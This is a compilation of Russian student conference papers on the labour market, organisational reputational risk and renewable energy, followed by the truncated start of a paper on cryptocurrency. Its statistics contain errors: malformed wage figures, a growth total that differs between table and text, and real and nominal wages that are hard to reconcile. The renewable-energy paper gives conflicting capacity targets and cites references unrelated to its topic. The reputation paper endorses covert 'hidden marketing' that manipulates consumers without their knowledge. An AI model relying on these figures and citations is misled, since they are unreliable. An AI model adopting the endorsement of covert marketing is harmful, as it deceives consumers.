Abstract. The article examines the main indicators of the labor market in the Russian Federation. The first part of the work is devoted to the theoretical component of this issue. The second part presents an analysis of the main indicators of the labor market using statistical research methods. The purpose of the article is a general overview of labor market indicators and the identification of existing trends. As a result of the analysis, conclusions were obtained about the state of the labor market of the Russian Federation.

Ключевые слова: рынок труда, занятость, безработица, экономически активное население, заработная плата, прогнозирование.

Key words: labor market, employment, unemployment, economically active population, wages, forecasting.

Введение

Рынок труда занимает особую роль в экономике любого государства, ведь уровень жизни и экономическое развитие страны напрямую зависят от занятости населения, что в свою очередь определяется спросом и предложением на рынке труда. В данной статье речь пойдет об основных индикаторах, позволяющих оценить, в каком состоянии сейчас находится трудовой рынок в Российской Федерации.

В своих работах проблематику рынка труда затрагивали такие ученые, как Адам Смит, Давид Рикардо, Джон Мейнард Кейнс, Карл Маркс и другие великие представители экономической мысли.

В настоящее время, тема исследования является особенно актуальной, это обусловлено имеющимися проблемами на рынке труда в нашей стране, среди которых кадровый голод, дифференциация доходов населения и увеличение числа неофициально работающих граждан. Все это усугубляется неопределённостью в экономике в условиях санкционного давления западных стран. Анализ основных индикаторов рынка труда позволяет своевременно обнаружить неблагоприятный тренд и предпринять необходимые шаги по его устранению.

Данная статья направлена на формирование у читателей общего представления о нынешнем состоянии трудового рынка.

Рынок труда – система, включающая в себя комплекс социально-трудовых отношений по поводу формирования спроса и предложения на рабочую силу.

Рабочая сила (или экономически активное население) – та часть населения, которая обеспечивает предложение рабочей силы для производства товаров и услуг. Экономически активное население включает как занятых, так и безработных.

К занятыми относятся мужчины и женщины в возрасте 15 лет и старше, а также лица младших возрастов, которые выполняли работу по найму на полную или частичную ставку, либо осуществляли другую деятельность, приносящую доход, а также временно отсутствовали на рабочем месте по уважительной причине. Уровень занятости определяется как доля занятого населения от его общей численности.

Безработными являются лица 15 лет и старше, которые: не имеют работы (приносящей доход деятельности); занимаются поиском работы (обращались в службы занятости); готовы приступить к работе.

Уровнем безработицы является удельный вес безработных в общей численности рабочей силы.

Среднемесячная заработная плата – это средний заработок за месяц, приходящийся на одного сотрудника. Среднемесячная заработная плата, а точнее ее динамика, является важным показателем при анализе рынка труда, поскольку она отражает благосостояние граждан и общее состояние экономики страны.

Перейдем к непосредственному анализу рынка труда в Российской Федерации.

Первым этапом любого анализа является сбор статистической информации. Главным источником статистических данных в России является Федеральная служба государственной статистики, которая ежемесячно предоставляет различную информацию, в том числе касаясь рынка труда. В таблице 1 представлены данные по основным индикаторам состояния трудового рынка в России за последние пять лет.

Таблица 1 – Индикаторы рынка труда РФ за 2020–2024 гг.

Показатель	2020 г.	2021 г.	2022 г.	2023 г.	2024 г.
Численность населения, тыс. чел.	147 900	147 400	147 000	146 400	146 100
ЭАН (рабочая сила), тыс. чел.	75 466	75 969	75 632	76 037	76 300
Численность занятых, тыс. чел.	71 116	72 298	72 644	73 636	74 600
Численность безработных, тыс. чел.	4 350	3 671	2 988	2 401	1 700
Уровень занятости, %	48,08	49,05	49,42	50,3	51,06
Уровень безработицы, %	5,76	4,83	3,95	3,16	2,23
Среднемесячная номинальная заработная плата, тыс. руб.	51 344	57 244	65 338	74 854	83 574
Среднемесячная реальная заработная плата, тыс. руб.	49 686	53 6545	57 416	70 696	81 142

Для лучшего восприятия информации необходимо составить аналитическую таблицу с абсолютными и относительными изменениями показателей.

Таблица 2 – Изменение основных индикаторов рынка труда в РФ за 2020–2024 гг.

Показатель	Изменение показателя				
	2021 г.	2022 г.	2023 г.	2024 г.	Всего
Численность населения, тыс. чел.	-500 (-0,34%)	-400 (-0,27%)	-600 (-0,41%)	-300 (-0,2%)	-1800 (-1,22%)
ЭАН (рабочая сила), тыс. чел.	503 (0,67%)	-337 (-0,44%)	405 (0,54%)	263 (0,35%)	834 (1,11%)
Численность занятых, тыс. чел.	1 182 (1,66%)	346 (0,48%)	992 (1,37%)	964 (1,31%)	3 484 (4,9%)
Численность безработных, тыс. чел.	-679 (-15,61%)	-683 (-18,61%)	-587 (-19,65%)	-701 (-29,2%)	-2 650 (-60,92%)
Уровень занятости, %	0,97%	0,37%	0,88%	0,76%	2,98%
Уровень безработицы, %	-0,93%	-0,88%	-0,79%	-0,93%	-3,54%
Среднемесячная номинальная заработная плата, тыс. руб.	5 9000 (11,49%)	8 094 (14,14%)	9 516 (14,56%)	8 720 (11,65%)	32 230 (62,77%)
Среднемесячная реальная заработная плата, тыс. руб.	3 969 (7,99%)	3 761 (7,01%)	13 280 (23,13%)	10 446 (14,78%)	31 456 (63,31%)

На протяжении многих лет в России существуют демографические проблемы. По таблице 2 видно, что за последние 5 лет численность населения сократилась на 1 800 000 человек, то есть на 1,22%. Среди основных причин можно выделить низкую рождаемость, эмиграцию и увеличение доли пожилого населения. В 2023 году снижение составило 600 000 человек, что является максимальным значением за исследуемый период. По данным Росстата, в 2023 году в России родилось 1 264 000 человек, а умерло – 1 760 200 человек. Таким образом, естественная убыль составила 496 200 человек, а число эмигрировавших было в районе 100 000 человек. Похожая ситуация наблюдалась и в других временных периодах. Высокие показатели эмиграции и естественной убыли населения ставят перед властями серьезную задачу по стимуляции рождаемости и сохранению текущего населения внутри страны. К сожалению, переломить тенденцию к сокращению населения в ближайшем будущем не удастся. Ужесточение миграционной политики, недостаточная социальная поддержка молодых семей, геополитическая и экономическая неопределенность – всё это факторы, указывающие на сохранение тренда в области демографии.

Тем не менее, несмотря на убыль населения, численность экономически активных граждан увеличилась на 834 000 человек или на 1,11%. При этом, данный показатель имеет устойчивый восходящий тренд. Исключением является лишь 2022 год, когда численность экономически активного населения снизилась на 337 000 человек. Снижение было вызвано резкой эмиграцией населения, которая произошла вследствие экономических и социальных потрясений после начала специальной военной операции. В целом, увеличение рабочей силы для экономики страны является положительным моментом, особенно в условиях санкционного давления и повсеместного перехода на отечественное производство.

При этом стоит отметить, что численность экономически активного населения возросла качественно, то есть за счет занятых в экономике. Их численность за последние 5 лет увеличилась на 3 484 000 человек, то есть на 4,9%. Заметное увеличение численности занятых наблюдалось после 2022 года, когда возросли потребности в собственном производстве. Развитие военно-промышленного комплекса «подтянуло» за собой все сферы экономики, вследствие чего возникла острая необходимость в квалифицированной и неквалифицированной рабочей силе. На фоне этого в настоящее время в России наблюдается рекордно низкий уровень безработицы. За последние 5 лет численность безработных уменьшилась аж на 60,92% или на 2 650 000 человек. Уровень безработицы к концу 2024 года составляет 2,23%, что является историческим минимумом, при этом тенденция к снижению безработицы сохраняется по сей день.

Таким образом, статистические данные подтверждают мнение многих экспертов, что главной проблемой на рынке труда в настоящее время является нехватка рабочих рук практически во всех сферах деятельности. Это является серьезным препятствием на пути к более высоким темпам развития экономики и требует решительных действий со стороны государства по урегулированию данного вопроса. Кроме того, дефицит неквалифицированной рабочей силы в ближайшем будущем будет лишь нарастать. Основной причиной этого является ужесточение миграционного и трудового законодательства, что приведет к оттоку трудовых мигрантов.

Среднемесячная реальная заработная плата к концу 2024 года составляет 81 142 руб. За последние 5 лет данный показатель увеличился на 31 456 руб. (63,61%). Наибольший прирост заработной платы наблюдался в 2023 и 2024 году, что говорит о том, что работодатели для решения проблемы нехватки кадров пытаются привлечь работников мотивируя их высокой заработной платой. Эффективно ли это? Спорный вопрос. С одной стороны, сложно придумать более действенный метод мотивации к работе, чем материальная награда за труд. А с другой стороны, столь высокий темп роста заработных плат рабочего класса приводит к негативным последствиям для экономики в виде растущей инфляции и еще большей дифференциации доходов населения.

Самыми востребованными специалистами на рынке труда в 2024 году являются: сварщики, токари, фрезеровщики, IT-специалисты, учителя и инженеры.

Для более глубокого понимания существующей проблемы проведем анализ востребованности на примере сварщиков в России по данным из открытых источников.

Таблица 3 – Потребность и средняя заработная плата сварщиков в России за 2021 – 2024 гг.

Показатель	2021 г.	2022 г.	2023 г.	2024 г.
Количество открытых вакансий	20 863	29 000	32 459	39 600
Средняя заработная плата, руб.	96 775	103 090	129 019	141 778

В таблице 3 представлена информация касательно количества открытых вакансий на должность «сварщик» и средней заработной платы по данным сервиса по поиску работы «Headhunter». Коэффициент корреляции между двумя совокупностями данных равен 0,94. То есть связь между потребностью в сварщиках и их заработными платами прямая и очень тесная. Это соответствует закону любого рынка: чем больше спрос, тем больше стоимость. Примечательно другое: с каждым годом потребность в сварщиках становится всё больше, а средняя заработная плата, которую работодатель готов предложить, уже в два раза больше среднемесячной по стране. Это относится не только к сварщикам, но и ко многим рабочим специальностям.

Исходя из этого можно сделать вывод, что проблему кадрового голода не решить только повышением оплаты труда. В этом вопросе нужен комплексный подход. Необходимо увеличивать рождаемость, повышать престижность рабочих профессий, модернизировать систему подготовки рабочего класса. Кроме того, стоит обратить внимание на внедрение новейших технологий в виде роботизированных систем с искусственным интеллектом. Всё это - перспектива нескольких лет, поэтому проблема кадрового голода в ближайшем будущем так и будет стоять на повестке дня.

Заключение

Главной задачей статьи являлось проведение статистического анализа рынка труда с целью оценки его нынешнего состояния в Российской Федерации и выявления существующих трендов. Анализ показал, что в России, как и во многих странах, имеется сильный дефицит квалифицированных и неквалифицированных кадров. Причем нехватка рабочей силы стала ощущаться еще острее в последние 2-3 года. Основными причинами являются эмиграция и релокация населения, рост промышленности, увеличение объемов производства в ВПК, и переориентация на отечественное производство. Работодатели стараются решить данную проблему увеличением заработных плат, однако, такой подход может привести к росту темпов инфляции и нарастанию социального неравенства. Проблема нехватки кадров требует комплексного решения, которое должно включать работу с населением, повышение престижа рабочих профессий, модернизацию системы образования и повсеместное использование роботизированных систем.

СПИСОК ИСТОЧНИКОВ:

1. Единая межведомственная информационно-статистическая система: [Электронный ресурс]. URL: <https://fedstat.ru/>. (Дата обращения: 30.11.2024).
2. Классификация статистических данных о составе рабочей силы, экономической активности и статусу в занятости: [Электронный ресурс]. URL: https://rosstat.gov.ru/bgd/free/b99_10/isswww.exe/stg/d000/i000080r.htm. (Дата обращения: 27.11.2024).
3. Платформа онлайн-рекрутинга «HeadHunter»: [Электронный ресурс]. URL: <https://ufa.hh.ru/>. (Дата обращения: 26.11.2024).
4. Федеральная служба государственной статистики: [Электронный ресурс]. URL: <https://rosstat.gov.ru/>. (Дата обращения: 25.11.2024).

УДК 331.108

Мифусанова Ксения Евгеньевна, студент, Комсомольский-на-Амуре государственный университет

Mifusanova Ksenia Evgenievna, student, Komsomolsk-na-Amure State University

Капустенко Ирина Сергеевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kapustenko Irina Sergeevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

АНАЛИЗ РИСКА РАСПРОСТРАНЕНИЯ ИНФОРМАЦИИ, УГРАЖАЮЩЕЙ РЕПУТАЦИИ ОРГАНИЗАЦИИ

RISK ANALYSIS OF DISTRIBUTION OF INFORMATION THREATENING THE ORGANIZATION'S REPUTATION

Аннотация. Репутация организации в современных реалиях играет одну из самых ключевых ролей в ее деятельности. Сегодня для потребителей в одном ряду с ценой услуги/товара стоит репутация производителя и присущего ему товара. В современных цифровых реалиях с развитием интернета, социальных сетей и быстро распространяющейся в этой среде информации повышается риск распространения вирусных данных об организации, также негативных отзывов и комментариев, а еще повышается риск утечки и распространения недостоверной информации, кибератак, которые могут быть спровоцированы конкурентами или другими лицами. Каждая организация должна быть готова к данным рискам и должна уметь минимизировать их.

Abstract. The reputation of an organization in today's realities plays one of the most important roles in its activities. Today, for consumers, the reputation of the manufacturer and the goods inherent to it is on a par with the price of a service/product. The relevance of the topic of the risk of disseminating information that threatens the reputation of an organization cannot be overestimated. In today's digital realities, with the development of the Internet and social networks and the rapid spread of information in this environment, the risk of spreading viral data about an organization, as well as bad reviews and comments, increases. And the risk of leakage and dissemination of unfinished information, cyber attacks that can be provoked by competitors or other fictitious persons increases. Each organization must be prepared for these risks and be able to protect itself from them.

Ключевые слова: риск, информация, организация, инструмент, угроза.

Key words: risk, information, organization, tool, threat.

Введение

Определение информационного риска в широком смысле звучит следующим образом – это вероятность наступления непредвиденного события, которое приводит к сбоям функционирования и сокращению качества данных в информационной структуре организации, а также неправомерному использованию, передаче или препятствию информации во внешней и внутренней среде организации, вследствие которых наносится ущерб для ее деятельности.

Репутация организации – это мнение определённого круга лиц, относительно организации, производства продукции или оказания услуг.

Основная часть

Риск распространения во внешней среде информации, которая угрожает репутации организации содержит в себе следующее: вероятность утечки конфиденциальной и важной информации об организации, различных публикаций, которые могут навредить имиджу организации, а также вызвать неодобрение и недоверие со стороны потребите-

лей, партнеров и общества. Впоследствии это может привести к отрицательным экономическим показателям деятельности организации.

Причинами возникновения риска распространения информации, угрожающей репутации организации может стать наличие недоброжелателей, конкурентов, которые готовы пойти на меры по распространению нежелательной информации об организации или использовать ее для шантажа. Также причинами могут стать неправомерные или ошибочные действия сотрудников, к которым было доверие со стороны организации. Информационные сбои, которые поспособствовали утечки информации, неудачные маркетинговые кампании и т.д.

Данный риск может привести организацию к потере доверия. Доверие так же, как и репутация строится годами, поэтому каждой организации нужно минимизировать риск утечки нежелательной информации, которая может разрушить или ухудшить положение организации и ее имидж. Финансовые потери так же могут стать следствием данного риска. Очень важно вести бизнес-процессы с акцентом на минимизацию репутационных рисков.

В современных реалиях компьютерная информация стала товаром и средством заработка. С течением времени и развитием сетевого пространства, данный вопрос, касающийся репутационного риска организации, стремительно набирает обороты.

Риски, связанные с угрозой для репутации организации можно дифференцировать на внешние и внутренние. Внешние риски связаны с функционированием за пределами организации, на которые она не может оказать свое влияние, или оказать его, но не решая проблему кардинально. К данному виду риска можно отнести: жалобы потребителей и отрицательные отзывы об организации в СМИ или социальных сетях, информационные атаки конкурентов и т.д.

Внутренние риски, связанные с деятельностью самой организации или ее бездействием. К данным рискам относятся: проблемы с персональными данными организации, ненадежная защита информационных ресурсов организации, некачественная продукция (наличие брака), малоэффективный менеджмент (ошибки в принятии управленческих решений), неэффективная коммуникация с потребителями и т.д.

Современное состояние вопроса репутационного риска организации можно охарактеризовать тем, что на фоне быстро растущего значения общественного мнения и использования информации как средством заработка, проблема управления и контроля репутационным риском становится значительной для деятельности организации.

Для идентификации данного риска можно использовать следующие методы: анкетирование, круглые столы, интервью и т.д.

Оценка риска, влияющего на репутацию организации крайне важна, так как может поспособствовать минимизации возможных потерь, связанных с репутацией организации, а также поможет определить на каком уровне находится мнение потребителей, поставщиков, конкурентов и других лиц, взаимодействующих с организацией.

Для оценки репутационного риска используют различные методы. Например, SWOT-анализ, анализ социальных сетей и СМИ, мониторинг распространяющийся информации об организации, оценка воздействия распространяющийся информации на потребителя, оценка коэффициента вероятности возникновения данного риска.

Давайте рассмотрим некоторые из предложенных инструментов для управления риском, связанным с распространением информации, угрожающей репутации организации. По-нашему мнению, очень важно использовать данные инструменты, в целях минимизации данного риска.

ORM – управление репутацией в Интернете. Этот инструмент влияет на общественное мнение и восприятие бренда. Целью данного инструмента является обнаружение и устранение негативных упоминаний, а также распространение положительной информации для потребителя.

SERM – управление репутацией в поисковых системах. Данный инструмент помогает увеличивать количество благоприятных упоминаний и наоборот, снизить число неблагоприятных публикаций в результате поиска в браузерах.

Hidden Marketing – скрытый маркетинг. Данный инструмент нацелен на формирование положительного образа бренда с помощью социальных сетей, форумов, комментариев, отзывов и т.д. Таким образом, потребитель не будет подозревать о данной «манипуляции».

Управление репутационным риском крайне важно для организации. Положительный имидж организации – это еще одно средство для поднятия эффективности деятельности организации. Грамотный контроль и мониторинг данного риска поможет избежать патовых ситуаций и нацелит организацию на его устранение.

Для управления данным риском нужно в первую очередь создать стратегию управления репутацией, которая будет включать в себя основные цели по повышению положительной и снижению отрицательной репутации организации, повышению КРІ организации. Необходимо учесть, чтобы данные стратегии согласовывались с общими целями организации и разработан план действия в кризисной ситуации.

Также необходимо разработать сценарий вероятных рисков, угрожающих репутации организации и описать меры по их ликвидации.

Заключение

При анализе риска распространения информации, угрожающей репутации организации, было выявлено, что существуют два фактора, влияющих на распространение и угрозу возникновения данного риска – внешний и внутренний.

Также были описаны инструменты, с помощью которых можно минимизировать риск распространения нежелательной информации об организации.

Отрицательная информация об организации может привести к потере доверия потребителей, что может снизить продажи, а впоследствии и прибыль. Также риски, связанные с репутацией организации несут последствия юридического характера и многое другое. Для того, чтобы минимизировать вышеупомянутые проблемы, необходимо разработать стратегию управления данным риском.

Таким образом, можно отметить, что репутация в современном мире - один из ключевых показателей успешной деятельности любой организации. В связи с развитием цифрового пространства, актуальность данной темы набирает обороты, так как организации в современном мире все чаще подвергаются риску распространения информации, угрожающей репутации.

СПИСОК ИСТОЧНИКОВ

1. Касьяненко, Т. Г. Анализ и оценка рисков в бизнесе : учебник и практикум для академического бакалавриата / Т. Г. Касьяненко, Г. А. Маховикова. - 2-е изд., перераб. и доп. - М. : Издательство Юрайт, 2019. – 381 с.
2. Белов, П. Г. Управление рисками, системный анализ и моделирование в 3 ч. Часть 3 : учебник и практикум для бакалавриата и магистратуры / П. Г. Белов. – М. : Издательство Юрайт, 2019. – 272 с.
3. Жуковский, В. И. Оценка рисков и многошаговые позиционные конфликты : учеб. пособие для вузов / В. И. Жуковский, М. Е. Салуквадзе. – 2-е изд., перераб. и доп. – М. : Издательство Юрайт, 2019. – 305 с.
4. Гриффин Э. Управление репутационными рисками: Стратегический подход / Э. Гриффин: пер. с англ. - М.: Альпина Бизнес букс, 2009.
5. Коробко М.О. Информационно-организационное обеспечение процесса управления репутационным риском на предприятии / М.О. Коробко // Вестник ЮРГТУ (НПИ). - 2014. - № 1.

УДК 620.92

Назаренко Матвей Александрович, студент, Комсомольский-на-Амуре государственный университет

Nazarenko Matvey Alexandrovich, student, Komsomolsk-na-Amure State University

Кудрякова Надежда Валерьевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kudryakova Nadezhda Valeryevna, candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ПЕРСПЕКТИВ РАЗВИТИЯ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ В РОССИИ

STUDY OF THE PROSPECTS FOR THE DEVELOPMENT OF RENEWABLE ENERGY SOURCES IN RUSSIA

Аннотация. В статье анализируется процесс перехода России на возобновляемую энергетику с начала 2000-х годов до настоящего времени. Цель работы – выявить ключевые этапы, вызовы и перспективы развития возобновляемых источников энергии (ВИЭ) в контексте национальной энергетической стратегии и международных экологических обязательств. Предмет исследования – меры государственной поддержки, экономические и технические аспекты внедрения ВИЭ, включая солнечную, ветровую и гидроэнергетику. В результате проведенного анализа предложены рекомендации по дальнейшему развитию ВИЭ, направленные на повышение энергоэффективности и экологической устойчивости экономики России.

Abstract. The article examines Russia's transition to renewable energy from the early 2000s to the present. The aim of the study is to identify key milestones, challenges, and prospects for the development of renewable energy sources (RES) within the framework of national energy strategy and international environmental commitments. The research focuses on state support measures, economic and technical aspects of integrating RES, including solar, wind, and hydropower. As a result, recommendations are proposed to further develop RES, enhancing energy efficiency and environmental sustainability in the Russian economy.

Ключевые слова: возобновляемая энергия, энергетическая стратегия, экология, солнечная энергетика, ветроэнергетика.

Key words: renewable energy, energy strategy, ecology, solar power, wind power.

Введение

Энергетическая отрасль - это основа экономической стабильности и устойчивого развития любой страны. В XXI веке стало модным делать попытки перехода от ископаемых видов топлива к возобновляемым источникам энергии (ВИЭ). Этот процесс вызван необходимостью поисков альтернативы конечным ресурсам, снижения углеродного следа, увеличения энергоэффективности и для России, одной из крупнейших энергетических держав мира, переход к ВИЭ представляет собой сложную, но важную задачу для развития отрасли в будущем. Актуальность темы обуславливается как глобальными, так и внутренними факторами. С одной стороны, возрастающее внимание к экологии и декарбонизации требует пересмотра энергетической стратегии России и больших вложений. С другой стороны, диверсификация энергетических ресурсов и развитие ВИЭ открывают перспективы для укрепления энергетической безопасности страны и создания новых высокотехнологичных отраслей энергетики в экономике. Целью данной работы является исследование процесса перехода России на возобновляемую энергетику в современное время, анализ ключевых этапов, выявление существующих вызовов и перспектив. Предметом исследования являются экономические, технические и законодательные аспекты развития ВИЭ в России, включая использование солнечной,

ветровой и гидроэнергетики. Степень разработанности темы неоднозначна. Научная литература уделяет значительное внимание отдельным аспектам ВИЭ, таким как экономическая эффективность или экологические преимущества, однако комплексный анализ исторической динамики и текущего состояния отрасли остается недостаточно представленным. Настоящая работа направлена на восполнение этого пробела через систематизацию существующих данных, критический анализ государственной политики в области ВИЭ и формирование рекомендаций для дальнейшего развития отрасли.

Основная часть

ВИЭ - это те источники энергии, которые являются неисчерпаемыми и берут начало от природных ресурсов (ветер, солнце, приливы, отливы, водные потоки, геотермальное тепло). Россия хоть и имеет большие запасы энергии, но стоит проблема в том, что большинство источников имеют «конечность» и страна зависима от данного сырья, на который есть спрос у иностранных «покупателей».

ВИЭ имеет перспективы развития, особенно с приходом ресурсосберегающих технологий, но для полного статуса чистоты энергии и её полной обеспеченности нужно время и адаптация, а также активные вложения государства. Это можно подтвердить, проанализировав общую динамику мирового производства электроэнергии за прошедшие 10 лет. Возобновляемые источники энергии без учёта гидроэнергетики растут стабильно, но если иметь предположение на сегодняшнее время, то этот вид энергии точно не достигает абсолютных показателей, чтобы говорить об полной замене ископаемой энергии. Это можно заметить по таблице, составленной Викторией Игоревной Бушукиной [1].

Таблица 1 – Мировое производство электроэнергии / World electricity production

Ресурс	Год									
	2010	2011	2012	2013	2014	2015	2016	2017	2018	2019
Мир, ТВт*ч	21578	22270	22820	23458	23919	24290	24930	25551	26 614	27 004
Ископаемые источники энергии, %	67	68	68	67	67	66	65	64	64	63
Возобновляемые источники энергии (без гидроэнергетики), %	3	4	5	5	6	7	7	8	9	10
Гидроэнергетика, %	16	16	16	16	16	16	16	16	16	16
Атомная энергетика, %	13	12	11	11	11	11	10	10	10	10
Другое, %	1	1	1	1	1	1	1	1	1	1

Интерес к альтернативным источникам энергии в России был ещё со времён СССР. Такой подход впервые был применён в 1920-х годах при реализации плана ГО-ЭЛРО в направлении гидроэлектростанций и до 2000х годов активно развивалось. Одним из примеров использования альтернативных источников энергии является Кисло-губская приливная электростанция. [3].

Российская экономика в начале 2000-х годов в основном полагалась на традиционные энергоисточники: нефть, газ, и уголь. Хотя Россия обладает большими запасами гидроэнергии, они оставались недостаточно задействованными из-за географического распределения и значительных затрат на инфраструктуру. Этот период характеризуется небольшим интересом к ВИЭ, поскольку они были экономически менее выгодными в сравнении с ископаемыми ресурсами [5].

Один из первых сдвигов произошёл в 2007 - 2009 годах. Правительство начало разрабатывать программы поддержки ВИЭ. Снижение налогов, освобождение от импортных пошлин, обязательство компаний закупать определённый объём энергии, произведённой из ВИЭ, что стимулировало спрос на такую электроэнергию и обеспечива-

ло устойчивость генераторов на рынке, ну и ввела систему «зеленых сертификатов», которые предусматривали инструмент торговли «чистой зелёной» энергией. Эти меры являются первыми шагами, но реальная реализация не получила широкий охват и была ограниченной.

Также с 2007 – 2013 устанавливалась законодательная база, так было положено начало реализации в Российской Федерации Программы развития ВИЭ (Программа «ДПМ ВИЭ 1.0»), предусматривающей ввод к 2024 году мощностей около 5,8 ГВт, в том числе ВЭС – 3,4 ГВт, СЭС – 2,2 ГВт и мини-ГЭС – 0,2 ГВт. На 2024 год программа была выполнена, но не полностью. Из намеченных 5,4 ГВт введено 4,3 ГВт. Введены 103 объекта возобновляемой генерации, включая 1,79 ГВт солнечных электростанций (СЭС), 2,42 ГВт ветроэлектростанций (ВЭС) и 86,7 МВт мини-ГЭС. Основная часть мощностей введена в эксплуатацию к 2023 году, оставшиеся 35 МВт должны быть подключены до конца 2024 года [4].

Большую роль в развитии программы ВИЭ сыграло постановление № 449, введенное в 2013 году, которое обеспечило экономические стимулы для ВИЭ. Этот документ ввел долгосрочные контракты и фиксированные тарифы для производителей «зеленой» энергии, что способствовало созданию стабильной рыночной среды. В результате начался отбор проектов в солнечной и ветроэнергетике, а также малых ГЭС, что позволило России активно привлекать внутренние и международные инвестиции в ВИЭ

С 2020 года Россия поставила амбициозные цели ВИЭ, так как было сформулировано обязательство страны по снижению выбросов углекислого газа. В 2021 году Россия приняла «дорожную карту» по декарбонизации, которая предусматривает дальнейшее развитие ВИЭ для снижения экологического следа и укрепления энергетической безопасности. Ожидается, что к 2035 году доля ВИЭ в энергетическом балансе России увеличится, хотя она по-прежнему остаётся ниже мировых стандартов.

На сегодняшний момент уже в 2024 году 4,3% энергии в России стало «зеленым», правительство продолжает развитие направления, однако остаются проблемы в малом росте и это можно обусловить техническими и географическими трудностями. Большая часть гидропотенциала сосредоточена в Сибири, а инфраструктура для ветроэнергетики в европейской части страны требует улучшений, и ещё требует большие вложения, из-за чего энергия пока не является рентабельной по сравнению с нефтью и газом, отсюда и малый рост. Санкции и геополитическая ситуация дополнительно добавляют сложности в потенциальном развитии.

Процесс развития возобновляемых источников энергии (ВИЭ) в России демонстрирует прогресс в создании нормативной базы, привлечении инвестиций и увеличении установленной мощности генерации. Программа ДПМ ВИЭ 1.0, реализуемая с 2007 по 2024 годы, заложила основу для перехода на «зеленую» энергетику, однако, её цели были выполнены лишь частично: из запланированных 5,8 ГВт введено 4,3 ГВт. Основные успехи достигнуты в развитии солнечной и ветровой энергетики, что подтверждается запуском 103 объектов генерации.

В то же время, остаются и проблемы, которые замедляют темпы перехода. Это ограниченность инфраструктуры для ВИЭ в европейской части страны, сложности использования гидропотенциала в труднодоступных регионах Сибири, санкции, геополитическая ситуация из-за которой значительных финансовых вложений больше направлены на её решение. Это добавляет ограниченность к иностранным инвестициям и сотрудничеству на оперативные технологии. Тем не менее, принятая в 2021 году «дорожная карта» по декарбонизации и планы увеличения доли ВИЭ к 2035 году формируют стратегические ориентиры для устойчивого развития отрасли, но, даже имея ориентиры, будет сложно и ещё долгим переход России к альтернативе энергии.

Заключение

Исходя из всего вышеперечисленного, актуальность процесса перехода в России на ВИЭ не вызывает сомнений. Это обусловлено необходимостью поиска альтернативных источников ресурсов, увеличения энергоэффективности, решения обостряющейся экологической ситуации. В то же время, переход к ВИЭ представляет собой сложную задачу, связанную с ограниченностью инфраструктуры для ВИЭ в европейской части страны, сложностями использования гидропотенциала в труднодоступных регионах Сибири, санкциями, геополитической ситуацией.

СПИСОК ИСТОЧНИКОВ

1. Морфологическое строение оболочковой формы по выплавляемым моделям / В. И. Одинокое, А. И. Евстигнеев, Э. А. Дмитриев [и др.] // Известия высших учебных заведений. Черная металлургия. – 2022. – Т. 65. – № 10. – С. 740-747. – DOI: 10.17073/0368-0797-2022-10-740-747. – EDN SUGKZE.
2. Сизинцева, А. С. Лучшие системы для работы с данными / А. С. Сизинцева, В. В. Бажеряну // Географические исследования в контексте социально-экономического развития регионов : Материалы Всероссийской научно-практической конференции (с международным участием), посвящённой 75-летию кандидата географических наук, доцента, почетного работника высшего профессионального образования Российской Федерации Ахмеда Лечаевича Устаева, Грозный, 01–02 июня 2022 года. – Грозный: Чеченский государственный университет имени Ахмата Абдулхамидовича Кадырова, 2022. – С. 587-589. – DOI: 10.36684/68-2022-1-587-589. – EDN CPDCFF.
3. Results of Cyclic-Strength Investigation of Developed Cutting Ceramic / A. I. Pronin, V. V. Myl'nikov, S. V. Veselov, D. A. Val'ko // Glass and Ceramics. – 2022. – Vol. 79. – No 5-6. – P. 222-224. – DOI 10.1007/s10717-022-00488-z. – EDN TESDKU.
4. Соловьев, В. А. Ледообразование на линиях электропередач. Причины возникновения. Методы удаления / В. А. Соловьев, С. И. Сухоруков, С. П. Черный. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2018. – 304 с. – ISBN 978-5-8044-1665-3. – EDN QAWSQO.
5. Патент на полезную модель № 203009 U1 Российская Федерация, МПК A23C 3/02, A01J 11/00. Термосмешивающая установка для сквашивания кисломолочных продуктов : № 2020125999 : заявл. 30.07.2020 : опубл. 18.03.2021 / К. К. Ким, С. Н. Иванов, И. М. Карпова ; заявитель Федеральное государственное бюджетное образовательное учреждение высшего образования "Петербургский государственный университет путей сообщения Императора Александра I". – EDN QCSNLB.

УДК 336.76

Никонова Анастасия Сергеевна, студент, Уфимский университет науки и технологий
Nikonova Anastasia Sergeevna, student, Ufa University of Science and Technology
Константинова Зоя Викторовна, доцент кафедры статистики и бизнес-информатики,
Уфимский университет науки и технологий
Konstantinova Zoya Viktorovna, Associate Professor of the Department of Statistics and
Business Informatics, Ufa University of Science and Technology

КРИПТОВАЛЮТЫ В РОССИИ: ВОЗМОЖНОСТИ И РИСКИ CRYPTOCURRENCIES IN RUSSIA: OPPORTUNITIES AND RISKS

Аннотация. Статья посвящена анализу текущих тенденций в сфере использования криптовалют в России. Рассматриваются потенциальные преимущества криптовалют, влияние на развитие блокчейн-технологий и риски, с которыми сталкиваются инвесторы и компании, а также вызовы, связанные с законодательными ограничениями и вола-

тельностью рынка. Подчеркивается необходимость сбалансированного подхода к регулированию, чтобы обеспечить безопасное и устойчивое развитие криптовалютного сектора в России и поддержку инноваций.

Abstract. The paper analyzes current trends in the use of cryptocurrencies in Russia. The potential benefits of cryptocurrencies, the impact on the development of blockchain technologies and the risks faced by investors and companies, as well as the challenges associated with legislative restrictions and market volatility are considered. The need for a balanced approach to regulation to ensure safe and sustainable development of the cryptocurrency sector in Russia and innovation support are emphasized.

Ключевые слова: криптовалюты, волатильность, блокчейн, актив, инвестиции.

Keywords: cryptocurrencies, volatility, blockchain, asset, investment.

Введение

Криптовалюты стали важным элементом экономики, привлекая внимание как частных инвесторов, так и организаций. В России они активно используются для защиты от инфляции, диверсификации активов на фоне ослабления рубля. Несмотря на усиливающееся государственное регулирование, криптовалютный рынок развивается, что стимулирует и развитие блокчейн-технологий. Эти технологии внедряются в коммерцию и финансовые государственные институты, подстёгивая инновации в экономике.

1. Динамика рынка криптовалют в России

